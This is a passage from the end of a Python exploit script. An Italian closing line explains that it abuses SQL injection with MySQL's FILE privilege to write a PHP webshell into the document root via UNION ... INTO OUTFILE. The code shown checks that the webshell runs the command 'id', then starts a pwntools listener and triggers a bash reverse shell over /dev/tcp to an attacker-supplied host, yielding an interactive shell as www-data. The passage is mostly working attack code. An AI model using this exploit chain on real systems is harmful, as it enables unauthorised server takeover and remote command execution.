                      data={"username": payload, "password": "x"},
                      allow_redirects=False, timeout=20)
    except requests.exceptions.RequestException:
        pass

    shell_url = f"http://{target}/{os.path.basename(remote)}"
    r = fire_get(shell_url, {"0": "id"}, timeout=15)
    if r is None or "uid=" not in r.text:
        sys.exit(f"[-] webshell not responding at {shell_url} (OUTFILE may have failed)")
    print(f"[+] webshell live: {shell_url}")
    print("    " + r.text.strip().splitlines()[0])

    if not lhost:
        print(f"[*] no --lhost given; use {shell_url}?0=<cmd> manually")
        return

    from pwn import listen, context
    context.log_level = "info"
    revsh = f"bash -c 'bash -i >& /dev/tcp/{lhost}/{lport} 0>&1'"
    l = listen(lport)
    print(f"[*] listening on 0.0.0.0:{lport}; triggering reverse shell ...")
    threading.Thread(target=fire_get, args=(shell_url, {"0": revsh}, 5), daemon=True).start()
    l.wait_for_connection()
    print("[+] shell as www-data")
    l.interactive()
```

Sfrutta la SQLi insieme al privilegio FILE e a secure_file_priv=NULL per scrivere una webshell PHP nella document root con UNION ... INTO OUTFILE, poi ne verifica l'esecuzione invocandola con id.